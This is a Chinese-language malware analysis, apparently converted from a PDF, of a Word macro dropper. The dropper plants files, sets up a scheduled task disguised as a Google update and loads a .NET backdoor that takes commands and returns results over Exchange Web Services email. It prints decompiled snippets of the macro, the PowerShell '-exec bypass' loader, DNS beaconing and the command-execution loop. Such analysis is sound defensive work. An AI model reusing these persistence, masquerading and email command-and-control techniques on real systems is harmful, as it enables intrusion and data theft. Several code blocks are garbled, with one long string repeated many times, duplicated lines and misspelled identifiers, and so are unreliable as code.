样本分析

MD5: 36fcaf23def7876d16000a319c3ac744

(需要修改其中宏代码中的函数定义:


Private Declare PtrSafe Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal fOptions As Long, ByRef pServers As Any, ByRef ppQueryResultsSet As Long, ByRef pReserved As Long) As Long)

正确的函数定义:

Private Declare Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal Options As Long, ByVal pServers As Long, ppQueryResultsSet As Long, ByVal pReserved As Long) As Long

静态分析

1. word 文件需要打开宏,Alt+F11 查看宏代码:



- 2. 此恶意宏代码拥有更加复杂的功能:
 - 1) 同样会收集主机和用户信息
 - 2) 发送 DNS 请求
 - 3) 释放恶意文件, 执行恶意代码
- 此恶意宏代码的主要工作流程如下:
 - 1) 收集主机和用户信息, 发送 DNS 请求
 - 2) 创建新的文件路径'创建新文件路径 c:\users\supervirus\appdata\local\Google_Corporation\"
 - 3) 检查文件是否存在

```
"MicrosoftExchangeModule.dll"
"Microsoft.Exchange.WebServices.dll"
"exchange.vbs"
```

4) 如果上面三个文件不存在,则创建新的文件,并且从 word 文档的窗口中读入数据 并且写入到这些文件中。




5) 接下来创建服务,利用 wscript.exe 来执行 exchange.vbs, 并且伪造服务为谷歌的服务:

```
Set regInfo = taskDefinition.RegistrationInfo '伪造任务信息来源
regInfo.Description = "Google Chrome Update"
regInfo.Author = "Google Corporation"
```

4. 依次分析宏代码:

```
Application.MouseAvailable Then
   Set EL = DM.createElement("t" & "mp") '在对象中创建新元素
EL.DataType = "bin.bas" & "e64" ' 数据的编码模式%base64编码
If ae Then '如果Exchange.dLL模块不存在,则执行下面代码创建新文件
EL.Text = mainForm.la.Caption '从mainForm窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        Open ap For Binary Lock Read Write As #fileNo '获取文件读写权限
       Dim beacher() As Byte
        Put #fileNo, 1, beacher '向文件中写入数据
       Close #fileNo
    If be Then
           EL.Text = helpForm.la.Caption '从helpForm窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        Open bp For Binary Lock Read Write As #fileNo ' 获取文件读写权限
        Put #fileNo, 1, beacher '向文件中写入数据
        Close #fileNo
    EL.Text = titleForm.la.Caption '从titleForm窗口中读取恶意代码
    peacher = EL.NodeTypedValue
    Open cp For Binary Lock Read Write As #fileNo ' 获取文件读写权限
    Put #fileNo, 1, beacher '向文件中写入数据
    Close #fileNo
End If
   ActiveDocument.Sections(2).Range.Font.Hidden = False
End Sub
    If Application.MouseAvailable Then
       Const e2 = "ule.ser"
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice") ' 创建"schedule.service"对象
       Dim rootFolder
       Set rootFolder = service.GetFolder("\") '获取指定文件路径
       Set taskDefinition = service.NewTask(0)
       Set regInfo = taskDefinition.RegistrationInfo '伪造任务信息来源
       regInfo.Description = "Google Chrome Update"
       regInfo.Author = "Google Corporation"
       Dim principal
       Set principal = taskDefinition.principal
       principal.LogonType = 3
         Set Action = taskDefinition.Actions.Create(0)
         Call rootFolder.RegisterTaskDefinition("Google Update", taskDefinition, 6, , , 3)
Call DnsQuery(myDomain(4), DNS_TYPE_A, 0, 0, 0, 0) '发送DNS 请求4
```



释放文件分析- Exchange.vbs

6. 该文件主要调用 Wscript.Shell 对象,然后加载另外两个 dll 文件:(一个 loader),调用 EWS.Program 对象的 main 方法

```
On Error Resume Next
set args=WScript.Arguments
set s=CreateObject("Wscript.Shell")


sd = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName) + "\"
s.Run "powershell -exec bypass -command "" [Reflection.Assembly]::LoadFile('" + \
sd + "Microsoft.Exchange.WebServices.dll');[Reflection.Assembly]::LoadFile('" + sd + \
"MicrosoftExchangeModule.dll');[EWS.Program]::Main() """,0,True
```

释放文件分析- Microsoft.Exchange.WebServices.dll

7. 静态分析: .NET 编写, 未加壳




8. 进行 VT 检查, 并不报毒, 说明此文件应该是一个白文件:




9.

释放文件分析- MicrosoftExchangeModule.dll

11. 静态分析: .NET 编写, 未加壳



12. 进行 VT 检查, 报毒:



13. 由于文件是由 .NET 编写,故需要利用 .NET 相关的工具 dnspy 进行反编译,跟踪到 EWS.program 对象 main 方法:

先创建线程,进行 sleep,可能是为了绕过沙箱检测

```
public static void Main()
{
    ThreadStart arg_IF_0;
    if ((arg_IF_0 = Program. <>c. <>9_5_0) == null)
    {
        arg_IF_0 = (Program. <>c. <>9_5_0 = new ThreadStart(Program. <>c. <>9. (Main>b_5_0));
        Thread thread = new Thread(arg_IF_0);
        try
        {
            Program. CreateNotificationIcon();
        }
        catch
        {
        }
}
```

```
// Token: 0x02000010 RID: 16
[CompilerGenerated]
[Serializable]
private sealed class <>c
{
    // Token: 0x06000047 RID: 71 RVA: 0x00002203 File Offset: 0x00000403
    internal void <a href="Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0">Main>b_5_0</a>
```

然后调用 CreateNotificationIcon 方法设置 icon 相关的配置:

然后获取计算机用户名进行身份 ID 设置

继续往下: 获取当前文件执行路径

```
Directory. SetCurrentDirectory (Path. GetDirectoryName (Assembly. GetExecutingAssembly().get_Location()));
RemoteCertificateValidationCallback arg 6C 0;
```

校验证书:

```
if ((arg_6C_0 = Program. <>c. <>9_5_1) == null)

{
    arg_6C_0 = (Program. <>c. <>9_5_1 = new RemoteCertificateValidationCallback(Program. <>c. <>9. <\mathrew Main>b_5_1))
}
```

读取资源,然后利用解析的资源进行 EWS 服务器邮箱登录,然后创建新的 EWS 服务:

```
public static ERSCommunication CheckERSConnection (Credential credential)

int num = credential.sode;

ERSCommunication = mull;

checked

do

f

try

case 0:

erSCommunication = new ERSCommunication(credential.Host, null, credential.Username, credential.Fassword, null, 0:

break;

case 1:

erSCommunication = new ERSCommunication(credential.Host, null, credential.Username, credential.Password, null, 0:

break;

case 2:

erSCommunication = new ERSCommunication(credential.Host, null, credential.Username, credential.Password, null, 0:

break;

case 2:

erSCommunication = new ERSCommunication(credential.Host, null, credential.Username, credential.Password, null, credential.Username, credential.Username, null, credential.Username, credential.User
```

然后进行 ews 服务初始化,并且添加收件规则;

```
public void AddRule(string ruleName, string subject, FolderId folderId)
{
Rule expr_05 = new Rule();
expr_05. set_DisplayName(ruleName);
expr_05. set_JEnabled(true);
Rule rule = expr_05;
using (IEnumerator<Rule> enumerator = this.service.GetInboxRules().GetEnumerator())
{
while (enumerator.MoveNext())
{
    if (enumerator.get_Current().get_DisplayName() == rule.get_DisplayName())
    {
        return;
    }
    }

    #UDJSACT.Conditions().get_ContainsSubjectStrings().Add(subject);
    rule.get_Conditions().set_MoveToFolder(folderId);
    rule.get_Actions().set_MoveToFolder(folderId);
    rule.get_Actions().set_MoveToFolder(folderId);
    rule.get_Conditions().set_MoveToFolder(folderId);
    rule.get_Conditions().set_MoveToFolder(folderId);
    rule.get_Actions().set_MoveToFolder(folderId);
    rule.get_Conditions().set_MoveToFolder(folderId);
    rule.get_Conditions().set_MoveToFolder(folderId);
```

并且记录相关的登录情况并加密,然后写入文件 e.txt 文件中

接下来通过 ews 服务便利当前用户的所有邮件,读取邮件的具体信息,然后搜索指定的文本内容,如果在邮件中搜索到指定内容,则对文本进行解码,然后返回,并且将邮件删除:

接下来,将从邮件中读取的文本进行解密:

```
List<br/>byte[]> arg_B3_0 = eWSCommunication. GetCommands(); 从邮件读取的文本<br/>List<CMD> list = new List<CMD>();<br/>using (List<br/>byte[]>. Enumerator enumerator = arg_B3_0. GetEnumerator())<br/>{<br/>while (enumerator. MoveNext())<br/>{<br/>byte[] current = enumerator.get_Current();<br/>list. AddRange(Parser. ParseCommand(current));<br/>cmd指令解密<br/>}
```

获得相关的执行指令,然后进行执行,并且将执行结果进行返回;其中,如果没从邮件中找到执行的命令,则执行 alive 函数进行存活检测:

```
while (enumerator.MoveNext())
{
    byte[] current = enumerator.get_Current();
    list.AddRange(Parser.ParseCommand(current));
}

if (list.get_Count() == 0)
{
    ewsCommunication.Alive();
}

byte[] commands = Parser.CreateResult(Runner.ExecAllCmds(list));
ewsCommunication.SendResult(commands);
}

catch (Exception)
{
}
```

执行命令的函数 execAllCmds:

返回的命令执行结果函数 SendResult, 通过邮件返回结果:

```
public void SendResult(byte[] commands)
{
    if (commands != null)
    {
        string subject = Resource1.resultSubject + Program.id;
        new Random();
        string text = Lib. ToBase64(commands);
        string body = string. Format(Resource1.emailBody, text);

    if (this.sendEmailForKesponse)
    {
            this.ews.SendEmail(this.toMailAddress, subject, body, null, true, true);
            return;
        }
        this.ews.CreateEmail(this.toMailAddress, subject, body, "", true, true, this.destFolder);
    }
}
```

- 14. 总结: 此 dll 文件的主要功能是利用 windows Exchange Web Service 作为工具在受害者主机上执行恶意代码 并传输恶意流量, 其前提是先窃取到受害者的邮件用户名和密码, 然后通过邮件发送恶意流量, 并且将邮件移动到"被删除邮件"中。
- 15. 相关的报告可以参考:

https://mp.weixin.qq.com/s?__biz=MzAwNTI1NDI3MQ==&mid=2649616748&idx=1&s n=f8be15b4664da08a8088b1f981637e63&scene=19#wechat_redirect